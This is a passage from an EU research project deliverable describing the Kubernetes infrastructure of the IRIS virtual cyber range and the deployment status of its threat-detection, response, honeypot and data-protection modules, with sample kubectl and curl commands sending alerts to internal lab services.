f. Device-level data: Capturing data from specific devices in Tallinn's substation infrastructure. The exact nature of this data is yet to be determined.

5 IRIS PLATFORM COMPONENT FOR PODS

This section discusses the Kubernetes implementation details of the cyber range.

5.1 IRIS platform reference

The Integration work package (WP6) provides a Kubernetes environment for the IRIS components. In order to standardize environments, the objective was for the VCR to remain as close as possible to the same Integration implementation.

However, the Integration environment relies on a cloud provider's (https://www.hetzner.com/cloud) infrastructure and services. As these services are not available on the bare-metal deployment of Kubernetes in the cyber range, adaptations and replacements had to be made.

5.2 Components supporting the IRIS platform

5.2.1 Kubernetes

The generic Kubernetes components are described in the following figure:




Figure 21: Generic Kubernetes[17]

[17] https://en.wikipedia.org/wiki/Kubernetes

5.2.2 Tools

Here is an overview of the different functions provided in the Integration workpackage, and their equivalent in the Cyberrange. Text is red where the Cyberrange environment differs.

function	Integration environment	Cyberrange environment
Deployment tool	Kubeadm	Kubeadm
dashboard	kubernetes-dashboard	kubernetes-dashboard
CNI	Flannel	Flannel
Gitalb runner	gitlab runner	(not implemented)
Ingress	NGINX ingress controller	NGINX ingress controller
Metrics	metrics-server	metrics-server
Monitoring	Grafana	Grafana
Reflector	emberstack/reflector	emberstack/reflector
CSI	csi.hetzner.cloud	nfs.csi.k8s.io
Load Balancer	hetzner.cloud	metalLB
Public DNS	hetzner.cloud	ori-edge/k8s_gateway

Tableau 9: Comparison pods between INTRA and the Cyberrange

Note: for the Ingress resource, the same provider is used but with a slightly modified configuration.

5.3 Cyber range specifics

In this section, we will address the functions where the cyber range diverges from the Integration infrastructure and discuss the reasoning for the choices.

5.3.1 Gitlab Runner

The cyber range is not part of the IRIS gitlab CI/CD system as the two systems are not interconnected. Therefore the gitalb runners are not deployed.

5.3.2 CSI

The Container Storage Interface (CSI) expose storage to the Kubernetes infrastructure. It is used as a backend for the “PrivateVolume” ressources.

Here the only production driver available that allows a shared access to storage and does not require the existence of a storage system is the NFS driver (https://github.com/kubernetes-csi/csi-driver-nfs).

Therefore we create a dedicated virtual machine with a NFS export and the NFS provider (“nfs.csi.k8s.io”) to manage the export.

5.3.3 Load Balancer

The NGINX ingress controller makes use of an external network load balancer to provide the external IP. However Kubernetes does not provide an implementation of network load balancers out of the box.

We use the MetalLB implementation (https://metallb.org/) to provide the load balancer function transparently.

5.3.4 External DNS

Public DNS resolution of Ingress FQDNs needs to be provided (these are the addresses from which the services are accessed by the end users).

The k8s_gateway CoreDNS plugin provides DNS resolution for Kubernetes external resources, ie Ingress and Service of type LoadBalancer. We deploy a CoreDNS pod with this plugin to provide external DNS resolution to clients using https://github.com/ori-edge/k8s_gateway .

It is configured to answer to iris-h2020.eu and iris-h2020.lan, and forward all other requests to the resolver configured on the /etc/resolv.conf of the host.

The IP of the external DNS service can be retrieved by the command (colum EXTERNAL-IP):

kubectl –n kube-system get service external-dns

Or to get only the IP:

kubectl –n kube-system get service external-dns –o jsonpath=‘{.status.loadBalancer.ingress[0].ip}’

That IP can then be configured as the only DNS server in the client’s configuration (“blue team“ machine).

5.4 Implementation

5.4.1 Servers

The following virtual machines are deployed in the Cyberrange to support the Kubernetes infrastructure.

Server	Role
k8s-master	Kubernetes master
k8s-node1	Kubernetes node
k8s-node2	Kubernetes node
k8s-nfs	NFS server for CSI
Offchain DB	Offchain database

Tableau 10: Kube architecture

The offchain database is used to store the blockchain metadata of the DPA module. The metadata includes references that point to the actual encrypted audit data. The reason for that is to first minimize the data stored in the blockchain and second to allow the off-chain database and blockchain to be, as far as deployment goes, independent from one another, which improves security (through isolation) and allows flexibility in the choice of replication mechanisms for each.

5.4.2 K8 Services

The implementation of the kube architecture was deployed locally in the VCR. The installation was done by following the instructions in this readme file in the IRIS hetzner integration infrastructure IRIS gitlab repository.

Knowing that the kube is deployed locally, the volumes that may be claimed for the different modules, must be from the host and not the hetzner cloud. To remedy that we must apply the following command:

```
kubectl patch storageclass nfs-client –p ‘{“metadata”:
{“annotations”:{“storageclass.kubernetess.io/is-default-class”:”true”}}}’
```

6 IRIS LAB PODS DEPLOYEMENT IN THE CYBER RANGE

This section presents the description of the deployment of each IRIS component in the IRIS cyber range except BINSEC and MAI-GUARD. Although these tools will not be featured in the VCR pilot (PUC3), they will be made available as pods in the VCR environment during the final phases of the IRIS pilots.

6.1 ATA components

6.1.1 Nightwatch (CLS)

6.1.1.1 Introduction

Nightwatch is an AI-based threat detection tool, which enables the identification of threats targeting IoT and AI-provisioned systems through activity readings and endpoint behavior heuristics. Nightwatch leverages CLS's patent-protected artificial intelligence technologies for accurately and rapidly determining the likelihood that an IoT or AI-provisioned infrastructure/system has been compromised.

6.1.1.2 Description

The overall architecture of Nightwatch along with its main components (the Probe and Cortex) and its interaction with other IRIS components is shown in Figure 22. As it can be seen, the Nightwatch-Probe is tasked with monitoring the traffic from the devices/assets connected to the targeted infrastructure, generating logs relative to the endpoints monitored as well as collecting information relative to various network protocols e.g., DNS, ICMP, http, etc. The Nightwatch-Probe seamlessly pushes the generated logs to a Redis database connected to the Nightwatch-Cortex for analysis and inspection by the Cortex's detection mechanism which is composed by 'Nodes' (i.e., fleet of detectors). Upon detection of threat events, the Nightwatch-Cortex pushes threat alerts to the IRIS Advanced Threat Intelligence Orchestrator (ATIO) in the form of STIX2.1-formatted JSON reports. The threat reports produced by Nightwatch can then be forwarded to the IRIS Threat Intelligence Sharing component of the CTI module through MISP and to the IRIS Dashboard to become visible to the IRIS end-users.




Targeted IoT/AI Infrastructure
Infrastructure server on premises
Virtual Machines Environment
more VMs
Nightwatch-Probe
Edge Server
eth0
eth1
eth2
SPANNED TRAFFIC
SWITCH
SPAN PORT
(transmitting all traffic)
Communication via internet
Autonomous AI Threat Analytics & Detection Engine
Nightwatch-Cortex
EXALENS Cloud Server
POST requests or Kafka messages from /nightwatch endpoint containing threat incidents
IRIS's ATA module (partial view)
Collaborative Threat Intelligence Sharing
Threat Intelligence Sharing and Storage (MISP)
Advanced Threat Intelligence Orchestrator
IRIS's CTI module (partial view)

Figure 22: ATA's Nightwatch Architecture

6.1.1.3 Deployment status

The module Nightwatch is up and running in the VCR. We can access the API through a web browser.



```
▼ 0:
    id:     "50dca71ef4bdf697b3e2982ca64"
  ▼ name:   "Service creation using Service Control Manager (SVCCTL)"
  ▼ url:    "http://nightwatch-api.cyberrange.iris-h2020.eu:5000/50dca71ef4bdf697b3e2982ca64"
▼ 1:
    id:     "fcfa61be6b9d4090016261e432e"
    name:   "SSH failed login / authentication attempts"
  ▼ url:    "http://nightwatch-api.cyberrange.iris-h2020.eu:5000/fcfa61be6b9d4090016261e432e"
▼ 2:
    id:     "50a82dc93fd538975098e6351a4"
    name:   "FTP failed login / authentication attempts"
  ▼ url:    "http://nightwatch-api.cyberrange.iris-h2020.eu:5000/50a82dc93fd538975098e6351a4"
▼ 3:
    id:     "233f6225bc15c35e10650ad90c7"
    name:   "TCP Network Scanning Activity"
  ▼ url:    "http://nightwatch-api.cyberrange.iris-h2020.eu:5000/233f6225bc15c35e10650ad90c7"
▼ 4:
    id:     "63df11ec9aaa0e77688008c4b1a"
    name:   "LLMNR / Netbios session hijacking"
  ▼ url:    "http://nightwatch-api.cyberrange.iris-h2020.eu:5000/63df11ec9aaa0e77688008c4b1a"
```

Figure 23: Nightwatch API

6.1.2 Sivi (SID)

6.1.2.1 Introduction

IRIS's visual-aided anomaly detection system, namely SiVi, is capable of monitoring and identifying a variety of security threats. Graphs that can quickly, reliably, and clearly provide a network overview are the tool's main innovation. To provide the administrator with a complete anomaly detection environment, SiVi uses a variety of data visualization techniques, including both standard and more advanced approaches (graph lines, activity gauge, tables, etc.).

6.1.2.2 Description


The "Security monitoring and analysis mechanism" is an Intrusion Detection System that integrates multiple sensors. SiVi monitors and analyzes the multiple communication protocols at the network layer using the Suricata sensor and Machine Learning (ML) sensors.

At the network level, the sensors (Suricata and ML sensors) take network packets as input and transform them to network flows. These flows are analyzed, and each sensor produces a security record to alert the tool operator to probable security breaches. All these security records from various sensors will be combined into a common security event that a correlation engine can readily interpret (not included in SiVi).

Finally, the data is shown on the SiVi dashboard, which provides both quantitative and qualitative indicators, allowing security administrators to gain a better understanding of the network.

6.1.2.3 Deployment status

The module SiVi is up and running in the VCR. Below is an example of a curl request sent to the SiVi module that generates a STIX message.



```
user@master:~/sihoneypots/k8s-manifest$ curl --location 'http://sivi.cyberrange.iris-h2020.eu:8580/send' --header 'Content-Type: application/json' --header 'Authorization: Basic Og==' --data-raw '{"file":{"name":"/var/log/suricata/eve.json"},"observer":{"ip":"","name":"Suricata Sen
sor","vendor":"Sidroco","product":"SiVi","type":"sensor"},"user":{"name":"","domain":""},"date":"2022-06-29T16: 35: 31.531Z","source":{"hostname":"600fd661bfc2","mac":"","IP":"192.168.16.3","ip":"192.168.16.3","port":"53658"},"event":{"action":"","id":"a747e0d2-26f5-4a3b-ba8d-b9c5f
ca983ASDA0b3","category":"Cyberattack","outcome":"Unknown","timezone":"UTC","severity":"2","unique_event_id":"9042243f-85dd-44d2-9027-15b6ca6fefa6","end":"","type":"Host Attack"},"organization":{"id":"KN"},"host":{"hostname":"600fd661bfc2","ip":"","mac":""},"destination":{"IP":"192
.168.16.7","ip":"192.168.16.7","port":"9001"},"@version":"1","tags":["SURICATA","EDS","beats_input_codec_plain_applied","EDS"],"rule":{"name":"","id":""},"network":{"transport":""},"payload":{"destination":{"IP":"192.168.16.7","ip":"192.168.16.7","port":"9001"},"network":{"transpor
t":""},"rule":{"name":"","id":""},"file":{"name":"/var/log/suricata/eve.json"},"user":{"name":"","domain":""},"event":{"action":"","severity":"2","id":"a747e0d2-26f5-4a3b-ba8d-b9c5fca983b3","category":"Cyberattack","unique_event_id":"9042243f-85dd-44d2-9027-15b6ca6fefa6","end":"","
outcome":"Unknown","timezone":"UTC","type":"Host Attack"},"organization":{"id":"KN"},"source":{"hostname":"600fd661bfc2","IP":"192.168.16.3","ip":"192.168.16.3","port":"53658","mac":""},"host":{"hostname":"600fd661bfc2","ip":"","mac":""},"observer":{"ip":"","name":"Suricata Sensor"
,"vendor":"Sidroco","product":"SiVi","type":"sensor"}},"@timestamp":"2022-06-29T16: 35: 31.531Z","type":"ecs"}' -v -w "\n"
*   Trying 10.244.1.28:8580...
* TCP_NODELAY set
* Connected to sivi.cyberrange.iris-h2020.eu (10.244.1.28) port 8580 (#0)
> POST /send HTTP/1.1
> Host: sivi.cyberrange.iris-h2020.eu:8580
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Type: application/json
> Authorization: Basic Og==
> Content-Length: 1606
> Expect: 100-continue
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 100 (Continue)
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Content-Type: text/html; charset=utf-8
< Content-Length: 7
< Server: TornadoServer/6.4
<
* Connection #0 to host sivi.cyberrange.iris-h2020.eu left intact
Success
```

Figure 24: Curl request to Sivi module

6.1.3 Vulnerability Manager (VDM) (ATOS)

6.1.3.1 Introduction

The Vulnerability Discovery Manager (VDM) is the tool included in the IoT and AI-Provision Risk and Vulnerability Assessment Module of the IRIS Platform for the dynamic identification, analysis and reporting of vulnerabilities detected on environments with IoT devices and AI-based systems.

6.1.3.2 Description

As described in section 3.3 of *IRIS D3.1 – IRIS risk and vulnerability assessment module*[18], the main functionalities included in the VDM are:

- Identification of vulnerabilities on the target infrastructure, which can include IoT devices and the platforms where AI-systems are running.
- Perform an impact assessment to classify and assign priorities to the vulnerabilities detected.
- Perform a risk assessment of the infrastructure considering risk models that includes vulnerabilities that can affect environments with IoT devices and platforms running AI-systems and take into account the relevance of the assets where they were found to suggest mitigation measures.
- Provide intelligence sharing functionalities so the information about the vulnerabilities can be shared though Threat Intelligence Platform in SITX format with authorized CERTS and CSIRTs.
- A novel automated pentesting AI-based engine to orchestrate penetration tasks learning during the process. This engine implements a reinforcement learning algorithm (DQN) and, once modelled the pentesting process of the target system as a Markov Decision Process (MDP), it discovers the optimal path to compromise the system. This policy indicates which are the best attack actions (exploits of vulnerabilities identified) that should be taken in each of the potential states the target system can be, which will help to prioritize the vulnerabilities that must be fixed.

The modules included in the Vulnerability Discovery Manager are also described in section 3.3 of D3.1. In summary, it has a modular design including a Vulnerability Scanner sub-component to manage scanning requests and interact with the infrastructure, a Vulnerability Assessment sub-component to manage the classification, prioritization and treatment of the vulnerabilities identified, a Vulnerability Reporting sub-component to address the generation and sharing of the vulnerability reports, a Vulnerability Storage sub-component and a Pentesting-AI Engine sub-component. Additionally, it has been added a plugin to integrate syslog messages generated in PUC1 with the VDM.

6.1.3.3 Deployment Status

The deployment of the module VDM is still not done in the VCR. The kube in the VCR as it was explained in chapter 6 is not using the hetzner cloud like on the INTRA premise. This is causing an issue on the claiming of the permanent volume for the module VDM.

6.1.4 Risk Based Response And Self Recovery (CLS)

6.1.4.1 Introduction

The risk-based response and self-recovery module (RRR) is a critical component of the IRIS platform for improving the security and resilience of IoT and AI-provisioned platforms. The module operates as a dynamic platform for incident response. It utilizes threat and

[18] https://partners.inov.pt/iris-h2020/index.php/f/35206

vulnerability detection telemetry to generate incident response procedures by employing statistical analysis, optimization techniques, and game theory principles, all within the context of selected response and self-recovery actions. The framework integrates an optimization model designed to evaluate the least risky course of action in incident response strategies. Additionally, it includes a self-recovery mechanism that adapts a programmable API to IoT and AI-enabled platforms, enabling the execution of the remediation actions.

6.1.4.2 Description

The following figure illustrates the refence architecture of the RRR module.





Figure 25: Risk-based response and self-recovery module's related architecture.

As it can be seen, the RRR module ingests detection telemetry from the ATA's threat analytics and vulnerability detection components, as well as security policies and asset criticalities from the IRIS end-users (CERTs/CSIRTs). Recommended response actions are generated to cover a range of response categories, including containment, hardening, and recovery. Where applicable, the module provides a list of clear and specific execution steps and commands to the IRIS Advanced Threat Intelligence Orchestrator (ATIO) aimed at restoring the monitored IoT/AI-enabled system in the face of potential threats. Responses generated by the module are communicated to the IRIS orchestrator via a RESTful interface and an external API.

6.1.4.3 Deployment status

The module RRR is up and running. We can do a curl command to the orchestrator to send an incident as shown in the picture below:



```
user@master:~/riskbasedresponseandselfrecovery/deploy/k8s$ curl -d '{ "type": "bundle", "id": "bundle--b41e4b98-d835-4ef2-b05f-d8a61346b17c", "objects": [ { "type": "extension-definition", "spec_version": "2.1", "id": "extension-definition--229d4910-f98d-467d-919c-8bb864c7b5f2", "c
reated_by_ref": "identity--883261bf-c2d6-49e2-ac27-caf59dd84ec7", "created": "2023-06-14T14:29:22.24089Z", "modified": "2023-06-14T14:29:22.24089Z", "name": "Nightwatch agnostic input", "description": "The Nightwatch agnostic input that contains the policies, detection and critical
ities information.", "schema": "https://........", "version": "1.0", "extension_types": [ "property-extension" ], "detection": { "organisation": "Org1", "detection_name": "Suspicious Unknown beaconing to External host", "detection_summary": "192.168.2.50 was observed making suspici
ous beaconing connections over Unknown to External host 185.37.226.231. This behaviour may indicate a potentially malicious remote Command and Control compromise, or use of new unexpected / non-compliant software on 192.168.2.50 after initial system baseline.", "source": "Nightwatc
h", "classification": "THREAT_BEHAVIOUR", "first_seen": "1678150861.979507", "last_seen": "1678151643.938273", "actor": "192.168.2.50", "target": "192.168.2.77", "src_port": "49320", "dst_port": "4444", "confidence": "0.999999999", "risk_score": 89, "threat": "High", "iris_id": 782
 }, "policies": { "organisation": "Org1", "action_policy": { "contain": { "isolate": "enabled", "block_service": "enabled", "shutdown": "enabled" }, "harden": { "install_patches": "enabled", "disable_service": "enabled", "implement_access_control": "enabled" }, "recover": { "restor
e": "enabled", "reconfigure": "enabled" } } }, "criticalities": { "organisation": "Org1", "asset_ip": "192.168.2.50", "asset_device": "Kali", "criticality": "3" } }, { "created": "2023-10-30T11:01:01.080Z", "description": "Rare SSH client (HASSH) fingerprint used in authentication
attempt.", "id": "indicator--0bb1fe38-d6df-4108-b811-25dc2dfccba6", "indicator_types": [ "malicious-activity" ], "kill_chain_phases": [ { "kill_chain_name": "lockheed-martin-cyber-kill-chain", "phase_name": "lateral-movement" } ], "modified": "2023-10-30T11:06:33.080Z", "name": "SS
H Client (HASSH) fingerprint count - Indicator 2", "pattern": "[ipv4-addr:value = '192.168.2.200']", "pattern_type": "stix", "pattern_version": "2.1", "spec_version": "2.1", "type": "indicator", "valid_from": "2023-10-30T11:01:01Z" } ] }' -H "Content-Type: application/json" -u admin
:secret -X POST "http://riskbasedresponse.cyberrange.iris-h2020.eu:23173/api/v1/incidents/" -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.244.1.26:23173...
* TCP_NODELAY set
* Connected to riskbasedresponse.cyberrange.iris-h2020.eu (10.244.1.26) port 23173 (#0)
* Server auth using Basic with user 'admin'
> POST /api/v1/incidents/ HTTP/1.1
> Host: riskbasedresponse.cyberrange.iris-h2020.eu:23173
> Authorization: Basic YWRtaW46c2VjcmV0
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 2422
> Expect: 100-continue
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 100 Continue
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Werkzeug/2.2.3 Python/3.7.17
< Date: Thu, 11 Jan 2024 15:21:03 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 52
< Connection: close
<

Incident was sent to the orchestrator successfully
* Closing connection 0
```

Figure 26: Sending an incident to the orchestrator

6.1.5 SiHoneyPot

6.1.5.1 Introduction

SiHoneyPot is Sidroco's platform to support the automated threat intelligence orchestration for implementing proactive defense measures. SiHoneyPot platform supports a variety of honeypots working as decoy systems designed to attract, detect, and distract cybercriminals from the real targets. Digital twin honeypots simulate the real system or network and its vulnerabilities, and monitor the activities of the attackers in a controlled environment. These virtual representations of real assets are also enhanced to predict and prevent future cyberattacks, by using the data collected to improve the security posture of the real system or network.

6.1.5.2 Description

SiHoneyPot platform provides two different solutions. Honeypots are very use-case specific and thus different pilot infrastructures require a specific solution, applicable and suitable to its needs.

PUC2 solution – LiDAR Honeypot

LiDAR Honeypot is designed to emulate a real-life LiDAR sensor, similar to the ones utilized in Autonomous Vehicles. LiDARs are pivotal sensors to an AV's autonomous navigation system and its malfunction can lead to various hazards. The LiDAR honeypot creates a virtual representation of a real LiDAR by replicating its main functionalities: a) handles properly formatted LiDAR-like data (point clouds), b) streaming of LiDAR-data towards a TCP socket, c) achieving real-LiDAR file transmission rate.

PUC3 solution Modbus Honeypot

Modbus honeypot aims to imitate both server and client devices using Modbus/TCP, thus misleading potential cyber attackers and hiding the real assets. Modbus supports a variety of operations interpreted into particular function codes. Although many critical infrastructures adopt Modbus, it is characterized by severe cybersecurity issues since it does not comprise sufficient authentication and authorization mechanisms. Consequently, potential cyberattacks can execute a plethora of cyberattacks.

Both LiDAR and Modbus honeypots share the SiHoneyPot dashboard where telemetry data, analytics and alerts are depicted in various visualization forms and tables. The dashboard offers additional functionalities, specific to each honeypot solution.

6.1.5.3 Deployment status

From the two versions that were developed only the PUC2 version is working on the VCR.

6.2 DPA components

6.2.1 DPA crypto and DLT tools (TUD/INOV)

6.2.1.1 Introduction

The DPA (Data Protection and Accountability) module was designed to support auditing functions for incident response workflows, ensuring accountability and traceability.

6.2.1.2 Description

It has three main components:

